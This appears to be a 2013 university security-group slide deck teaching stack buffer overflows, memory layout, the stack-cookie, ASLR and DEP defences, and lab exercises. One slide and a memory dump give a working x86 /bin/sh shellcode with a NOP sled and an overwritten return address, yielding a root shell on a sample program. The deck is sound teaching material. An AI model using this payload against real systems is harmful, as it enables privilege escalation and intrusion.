

Smashing the Stack

Cesena Security Network and Applications

*University of Bologna, Scuola di Ingegneria ed Architettura
Ingegneria Informatica Scienze e Tecnologie dell'Informazione Ingegneria e Scienze
Informatiche*

December 15, 2013



Outline

① Introduction

- Smashing the stack
- A brief time line
- Process Memory
- Stack Frame

② Buffer Overflows

- Unsafe functions
- Basic Overflow

- Heap-based Overflow
- Stack-based Overflow

③ Security

- Programming Languages
- Stack Cookies
- ASLR
- DEP

④ Exercise

⑤ References



Outline

1 Introduction

- Smashing the stack
- A brief time line
- Process Memory
- Stack Frame

2 Buffer Overflows

- Unsafe functions
- Basic Overflow

- Heap-based Overflow
- Stack-based Overflow

3 Security

- Programming Languages
- Stack Cookies
- ASLR
- DEP

4 Exercise

5 References



Introduction I

Acknowledgement

A special thanks to **CeSeNA Security** group and *Marco Ramilli* our “old” mentor...

Where to find us

- ▶ Website: <http://cesena.ing2.unibo.it/>
- ▶ Facebook: <https://www.facebook.com/groups/105136176187559/>
- ▶ G+:
<https://plus.google.com/communities/101402441314003721224>



Introduction II

Before smashing things

We need to say some words about security in general :) !



Introduction III

Security facts in modern era

- ▶ Each security breach costs over 500k to Corporates
<http://goo.gl/RAUg0g>
- ▶ Cyber-Security market is growing (*63 billion in 2011, 120 billions in 2017*)
<http://goo.gl/Zq8Efj>
- ▶ Zero-Day exploit black markets, and Bug-Bounty (*yes Microsoft is doing it too*)



Introduction IV

Is someone still using C

Lot of C/C++ out there.. <http://langpop.com/> <http://www.tiobe.com/>

Buffer OverFlows are old stuff

Who	<i>NGINX Web server</i>
What	<i>stack-based buffer overflow</i>
When	2013

Really??

Check this CVE: <http://goo.gl/4cIBqI>



Smash the stack I

Smash The Stack [C programming] n.

- ▶ On many C implementations it is possible to **corrupt the execution stack** by writing past the end of an array declared *auto* in a routine.
- ▶ Code that does this is said to smash the stack, and *can cause return from the routine to jump to a random address*.

This can produce some of the most insidious data-dependent bugs known to mankind.



A brief time line I

The first document Overflow Attack (Air Force) - 31/10/1972

By supplying addresses outside the space allocated to the users programs is possible to:

- ▶ Obtain unauthorized data.
- ▶ Cause a system crash.



A brief time line II

The morris Worm - 02/11/1988

Robert Tappan Morris (Jr.):

- ▶ First computer worm to be distributed via the Internet
- ▶ Public's introduction to Buffer OverFlow (BOF) Attacks
- ▶ ...Still student at Cornell University!

Using BOF to inject code into a program and cause it to jump to that code.



A brief time line III

How to Write Buffer Overflow 20/10/1995

- ▶ The **Segmentation fault (core dumped)** is what we want.
- ▶ This mean *access to some unattended memory address*.

Smashing The Stack For Fun And Profit 08/11/1996

by *Elias Levy (Aleph1)*

- ▶ One of the best article about **BOF**.
- ▶ From C to Assembly, BOF and shellcodes.



Process Memory I

Buffers, Memory and Process

To understand what stack buffers are we must first understand how a program and process are organized.

- ▶ Program layout is divided in sections like:
 - ▶ .text, where program instructions are stored
 - ▶ .data, where program data will be stored
 - ▶ .bss, where static vars are allocated
 - ▶ .stack, where **stack frames** live
- ▶ These sections are typically mapped in memory segments, so they have associated RWX permissions.



Process Memory II

.text


- ▶ Code instructions and some read-only data.
- ▶ This region corresponds to the *.text section* of the executable file.
- ▶ Normally marked as Read-Only, any attempt to write to it will result in a *segmentation violation*.



Process Memory III

.data .bss

- ▶ Data region contains initialized data, static variables are stored in this region.
- ▶ The data region corresponds to the *data-bss sections* of the executable file.
- ▶ New memory is typically added between the *.data* and *.stack* segments.



Stack Frame I

- ▶ Logical *frames* pushed during function calls and popped when returning.
- ▶ **stack frame** contains the function params, its local variables, and the necessary data for recovering previous frame.
- ▶ So it also contains the value of the **instruction pointer** at the time of the function call.
- ▶ Stack grows down (towards lower memory addresses)
- ▶ The stack pointer points to the last used address on the stack frame.
- ▶ The base pointer points to the bottom of the stack frame.

```

|                                     0xffff
|                                     <--- Previous
|                                     Stack Frame
|====FRAME-BEGIN====
|  PARN
|  ..
|  PAR2    <--- Parameters
|  PAR1
|-----
|  OLD_EIP
|  OLD_EBP  <--- EBP points here
|-----
|  Var 1
|  ..
|  Var N    <--- ESP points here
|====FRAME-END====
|
|                                     0x0000

```



Stack Frame II

Stack in x86-x86_64

Stack grows in opposite direction w.r.t. memory addresses.

Also two registers are dedicated for stack management:

EBP/RBP , points to the **base** of the stack-frame (*higher address*)


EIP/RIP , points to the **top** of the stack-frame (*lower address*)

Who setup the stack frame?

Calling convention:

- ▶ Parameters are pushed by caller.
- ▶ *EIP* is pushed via *CALL instruction*.
- ▶ *EBP* and local vars are pushed by called function.

Valid for x86
x86-64 uses different convention (FAST-CALL)



Stack Frame III

Call Prologue and Epilogue

```
1 ;params passing*  
2 call fun      ;push EIP  
3 push EBP  
4 mov EBP, ESP  
5 sub ESP,<param-space>
```

```
1 mov ESP, EBP  
2 pop EBP ;restore EBP  
3 ret      ;pop EIP
```



Stack Frame IV

Stack Frame: Recap


Logical stack frames that are *pushed in the .stack segment* on function call, popped when returning.

A stack frame contains:

- ▶ Parameters (depends on calling convention, not true for linux64)
- ▶ **Data for previous frame recovering, also old Instruction Pointer value.**
- ▶ Local variables



Stack Frame V



Outline

1 Introduction

- Smashing the stack
- A brief time line
- Process Memory
- Stack Frame

2 Buffer Overflows

- Unsafe functions
- Basic Overflow

- Heap-based Overflow
- Stack-based Overflow

3 Security

- Programming Languages
- Stack Cookies
- ASLR
- DEP

4 Exercise

5 References



What is BOF? I



Figure : BOF segmentation fault



What is BOF? II

Also known as

```
user$ ./note AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Segmentation fault
```



How to use BOF? I



Figure : BOF whoami: root



How to use BOF? II

Also known as

```
user$ ./note 'perl -e 'printf("\x90" x 153 .  
    "\x31\xdb\x31\xc9\x31\xc0\xb0xcb\xcd\x80\x31\xc0\x50  
    \x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50  
    \x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x31\xdb\xb0\x01  
    \xcd\x80" . "\x90" x 22 . "\xef\xbe\xad\xde")' '  
sh-3.1# whoami  
root
```



Unsafe functions I

Unsafe C functions

- ▶ *gets()*: replace it with *fgets()* or *gets_s()*
- ▶ *strcpy()*: replace it with *strncpy()* or *strlcpy()*
- ▶ *strcat()*: replace it with *strncat()* or *strlcat()*
- ▶ *sprintf()*: replace it with *snprintf()*
- ▶ *printf()*: improper use of it can lead to exploitation, never call it with variable `char*` instead of constant `char*`.

Essentially, every C functions that don't check the size of the destination buffers



Basic Overflow I

In the following example, a program has defined two data items which are adjacent in memory: an 8-byte-long string buffer, A, and a two-byte integer (short), B. Initially, A contains nothing but zero bytes, and B contains the number 1979. Characters are one byte wide.

```
char A[8] = {0,0,0,0,0,0,0,0};
short B = 1979;
```

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Figure : A and B variables initial state



Basic Overflow II

Now, the program attempts to store the null-terminated string "excessive" in the A buffer. "excessive" is 9 characters long, and A can take 8 characters. By failing to check the length of the string, it overwrites the value of B

```
gets(A);
```

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00


Figure : A and B variables final state



Heap-based Overflow I

Buffer overflow in heap area.

- ▶ By corrupting *malloc-ed* chunks is possible to overwrite internal structures such as linked list pointers.
- ▶ Canonical heap overflow overwrites dynamic memory allocation linkage (malloc meta data)
- ▶ Uses the resulting pointer exchange to overwrite a program function pointer (maybe in stack).



Stack-based Overflow I

Buffer overflow on stack, like the Morris one..
we can:

- ▶ Overwrite local variables that are near a buffer in memory.
- ▶ Overwrite the some function pointer, or exception handlers pointers which are subsequently executed.
- ▶ Overwrite the return address in the stack frame.

Once the function returns, execution will resume at the return address as specified by the attacker, usually a user input filled buffer.



Stack-based Overflow II

BOF in theory: Recipe

- ▶ Buffer on stack
- ▶ Not sufficiently input validation
- ▶ Goodwill




Figure : Stack frame before BOF

Stack-based Overflow III

BOF in theory: Powning

- ▶ The buffer is filled with a **shellcode** and some padding
- ▶ Padding must be precise
- ▶ Return address is overwritten with the shellcode address (on stack)




Figure : Corrupted stack frame

Stack-based Overflow IV

```
./note "This is my sixth note"
```

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff454,
n_ebp: bffff528, n_esp: bffff450,
m_ebp: bffff538, m_esp: bffff534
      address  hex val  string val
n_esp > bffff450: bffff450  ? ? ? P
buffer> bffff454: 73696854  s i h T
      bffff458: 20736920      s i
      bffff45c: 7320796d  s y m
      bffff460: 68747869  h t x i
      bffff464: 746f6e20  t o n
      bffff468: b7fc0065  ? ? e
      ...
      bffff510: 00000000
      bffff514: 00000000
endBuf> bffff518: bffff538  ? ? ? 8
      bffff51c: 080487fb      ? ?
      bffff520: b7fcaffc  ? ? ? ?
      bffff524: 0804a008      ?
n_ebp > bffff528: bffff538  ? ? ? 8
n_ret > bffff52c: 080484ee  ? ?
      bffff530: bffff709  ? ? ?
m_esp > bffff534: b8000ce0  ? ?
m_ebp > bffff538: bffff598  ? ? ? ?
m_ret > bffff53c: b7eb4e14  ? ? N
      bffff540: 00000002
```

```
./note AAAAAAAAAAAAAAAAAAAAA...
```

```
Memory: addNote(): 80484f9
main(): 80484b4, buffer:bffff314
n_ebp: bffff3e8, n_esp: bffff310
m_ebp: bffff3f8, m_esp: bffff3f4
      address  hex val  string val
n_esp > bffff310: bffff310  ? ? ?
buffer> bffff314: 41414141  A A A A
      bffff318: 41414141  A A A A
      bffff31c: 41414141  A A A A
      bffff320: 41414141  A A A A
      bffff324: 41414141  A A A A
      bffff328: 41414141  A A A A
      ...
      bffff3d0: 41414141  A A A A
      bffff3d4: 41414141  A A A A
endBuf> bffff3d8: 41414141  A A A A
      bffff3dc: 41414141  A A A A
      bffff3e0: 41414141  A A A A
      bffff3e4: 0804a008  ?
n_ebp > bffff3e8: 41414141  A A A A
n_ret > bffff3ec: 41414141  A A A A
      bffff3f0: 41414141  A A A A
m_esp > bffff3f4: 41414141  A A A A
m_ebp > bffff3f8: 41414141  A A A A
m_ret > bffff3fc: 41414141  A A A A
      bffff400: 41414141  A A A A
```

Segmentation fault

Stack-based Overflow V

Overwriting the return address

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff384
n_ebp: bffff458, n_esp: bffff380
m_ebp: bffff468, m_esp: bffff464
```

	address	hex val	string val
n_esp >	bffff380:	bffff380	? ? ? ?
buffer>	bffff384:	90909090	? ? ? ?
	bffff388:	90909090	? ? ? ?

	bffff418:	90909090	? ? ? ?
	bffff41c:	31db3190	1 ? 1 ?
	bffff420:	b0c031c9	? ? 1 ?
	bffff424:	3180cdcb	1 ? ? ?
	bffff428:	2f6850c0	/ h P ?
	bffff42c:	6868732f	h h s /
	bffff430:	6e69622f	n i b /
	bffff434:	5350e389	S P ? ?
	bffff438:	d231e189	? 1 ? ?
	bffff43c:	80cd0bb0	? ? ? ?

```
bffff440: 01b0db31 ? ? 1
bffff444: 909080cd ? ? ? ?
endBuf> bffff448: 90909090 ? ? ? ?
bffff44c: 90909090 ? ? ? ?
bffff450: 90909090 ? ? ? ?
bffff454: 0804a008 ?
n_ebp > bffff458: 90909090 ? ? ? ?
n_ret > bffff45c: bffff388 ? ? ? ?
bffff460: bffff600 ? ? ?
m_esp > bffff464: b8000ce0 ? ? ?
m_ebp > bffff468: bffff4c8 ? ? ? ?
m_ret > bffff46c: b7eb4e14 ? ? N
bffff470: 00000002
sh-3.1# whoami
root
sh-3.1# exit
```



Outline

1 Introduction

- Smashing the stack
- A brief time line
- Process Memory
- Stack Frame

2 Buffer Overflows

- Unsafe functions
- Basic Overflow

- Heap-based Overflow
- Stack-based Overflow

3 Security

- Programming Languages
- Stack Cookies
- ASLR
- DEP

4 Exercise

5 References



Security Against Bofs

How to secure the stack?

- ▶ Various methods and techniques. . .
- ▶ . . . and various consideration.
- ▶ Which programming language?
- ▶ How to deal with legacy code?
- ▶ How to develop automatic protection?



Security: Programming Language

Do programming languages offer automatic stack protection?

C/C++ these languages don't provide built-int protection, but offer *stack-safe* libraries (e.g. `strcpy()` \Rightarrow `strncpy()`).

Java/.NET/Perl/Python/Ruby/... all these languages provide an automatic array bound check: no need for the programmer to care of it.

- ▶ According to www.tiobe.com C is the most used Programming Language in 2012.
- ▶ **Legacy code still exists: it can't be rewritten!**
- ▶ Operating systems and compilers should offer automatic protections.



Security: Automatic stack smashing detection using stack cookies

An automatic protection introduced at compile time


- ▶ Random words (cookies) inserted into the stack during the function prologue.
- ▶ Before returning, the function epilogue checks if those words are intact.
- ▶ If a stack smash occurs, cookie smashing is very likely to happen.
- ▶ If so, the process enters in a *failure* state (e.g. raising a *SIGSEV*).



Security: StackGuard (1998)

A patch for older gcc


- ▶ “A simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties” [?].
- ▶ It offers a method for detecting return address changes in a portable and efficient way.
- ▶ StackGuard uses a random *canary word* inserted before the return address. The callee, before returning, checks if the canary word is unaltered.



Security: Stack-Smashing Protector (2001)

An improved patch for gcc

- ▶ It uses a stack cookies (*guard*), to protect the base pointer.
- ▶ Relocate all arrays to the top of the stack in order to prevent variable corruption (**B** before **C**).
- ▶ Copies arguments into new variables below the arrays, preventing argument corruption (**A** copied into **C**).
- ▶ SSP is used by default since gcc 4.0 (2010), however some systems (like *Arch Linux*) keep it disabled.



Security: SSP examples

```
void test(int (*f)(int), int z, char* buf) {  
    char buffer[64]; int a = f(z);  
}
```

gcc -m32 -fno-stack-protector test.c

```
push ebp  
mov  ebp, esp  
sub  esp, 0x68  
mov  eax, [ebp+0xc]  
mov  [esp], eax  
mov  eax, [ebp+0x8]  
call eax  
mov  [ebp-0xc], eax  
leave  
ret
```

gcc -m32 -fstack-protector test.c

```
push ebp  
mov  ebp, esp  
sub  esp, 0x78  
mov  eax, [ebp+0x8]  
mov  [ebp-0x5c], eax  
mov  eax, [ebp+0x10]  
mov  [ebp-0x60], eax  
mov  eax, gs:0x14  
mov  [ebp-0xc], eax  
xor  eax, eax  
mov  eax, [ebp+0xc]  
mov  [esp], eax  
mov  eax, [ebp-0x5c]  
call eax  
mov  [ebp-0x50], eax  
mov  eax, [ebp-0xc]  
xor  eax, gs:0x14  
je   8048458 <test+0x3c>  
call 80482f0 <__stack_chk_fail@plt>  
leave  
ret
```


Security: Address space layout randomization (~ 2002)

A runtime kernel protection

- ▶ Using PIC (position independent code) techniques and kernel aid, it's possible to change at every execution the position of stack, code and library into the addressing space.
- ▶ Linux implements ASLR since 2.6.12. Linux ASLR changes the stack position.
- ▶ Windows has ASLR enabled by default since Windows Vista and Windows Server 2008. Window ASLR changes stack, heap and Process/Thread Environment Block position.



Security: ASLR example

```
$ sudo sysctl -w kernel.randomize_va_space=1
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffe03e49d0
BP: 0x7fff01cd44a0
BP: 0x7fff23ac2450
BP: 0x7fffacc72fc0
BP: 0x7fffa20fca50
$ sudo sysctl -w kernel.randomize_va_space=0
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffffffef750
BP: 0x7fffffffef750
BP: 0x7fffffffef750
BP: 0x7fffffffef750
BP: 0x7fffffffef750
```



Security: Data Execution Prevention (~ 2004)

Make a virtual page not executable

- ▶ Hardware support using the NX bit (*Never eXecute*) present in modern 64-bit CPUs or 32-bit CPUs with PAE enabled.
- ▶ NX software emulation techniques for older CPUs.
- ▶ First implemented on Linux 2.6.8 and on MS Windows since *XP SP2* and *Server 2003*.
- ▶ Currently implemented by all OS (Linux, Mac OS X, iOS, Microsoft Windows and Android).



Outline

1 Introduction

- Smashing the stack
- A brief time line
- Process Memory
- Stack Frame

2 Buffer Overflows

- Unsafe functions
- Basic Overflow

- Heap-based Overflow
- Stack-based Overflow

3 Security

- Programming Languages
- Stack Cookies
- ASLR
- DEP

4 Exercise

5 References



Tools I

objdump - the linux disassembler

```
$ objdump -M intel -d <PROGNAME>
```



Tools II

`gdb` - the linux debugger

```
$ gdb <PROGNAME>
(gdb) set disassembly-flavor intel    # we like intel syntax
(gdb) disassemble <SYMBOL-OR-ADDRESS> # eg. disass main
(gdb) b * 0xdeadbeef # breakpoint at address
(gdb) run <ARGS>      # run the program
(gdb) stepi           # step into
(gdb) nexti           # step over
(gdb) finish          # run until ret
(gdb) i r             # info registers
(gdb) i b             # info breakpoints
(gdb) x/20i $eip       # print 20 instr starting from EIP
(gdb) x/20w $esp       # 'w' WORD, 's' STRING, 'd'
                      # DECIMAL, 'b' BYTE
(gdb) display/<X-EXPR> # like x/ but launched
                      # at every command
```

Exercise I

Exercises source available at <http://goo.gl/WupDs>

Some exercises need to connect via ssh to cesena.ing2.unibo.it as pwn at port 7357 to test your solution.

(ssh pwn@cesena.ing2.unibo.it -p 7357)



Figure : Exercises source



Exercise II

Warming up

auth

Just a basic overflow.

Don't look too far, it's just next to you.



Exercise III

Function pointer overwrite

nameless

Hey! A function pointer!

Yes, we probably need *gdb*



Exercise IV

Return OverWrite Easy

rowe

We are getting serious

You'll have to OverWrite the return address!



Exercise V

Return OverWrite Hard

rowh

Just like the previuos, but can you also prepare the data on the stack?



Exercise VI

Notes program

note

Sample notes program, `./note` reads the notes, `./note "my note"` adds a note

You'll need a shellcode.



Outline

1 Introduction

- Smashing the stack
- A brief time line
- Process Memory
- Stack Frame

2 Buffer Overflows

- Unsafe functions
- Basic Overflow

- Heap-based Overflow
- Stack-based Overflow

3 Security

- Programming Languages
- Stack Cookies
- ASLR
- DEP

4 Exercise

5 References



References I

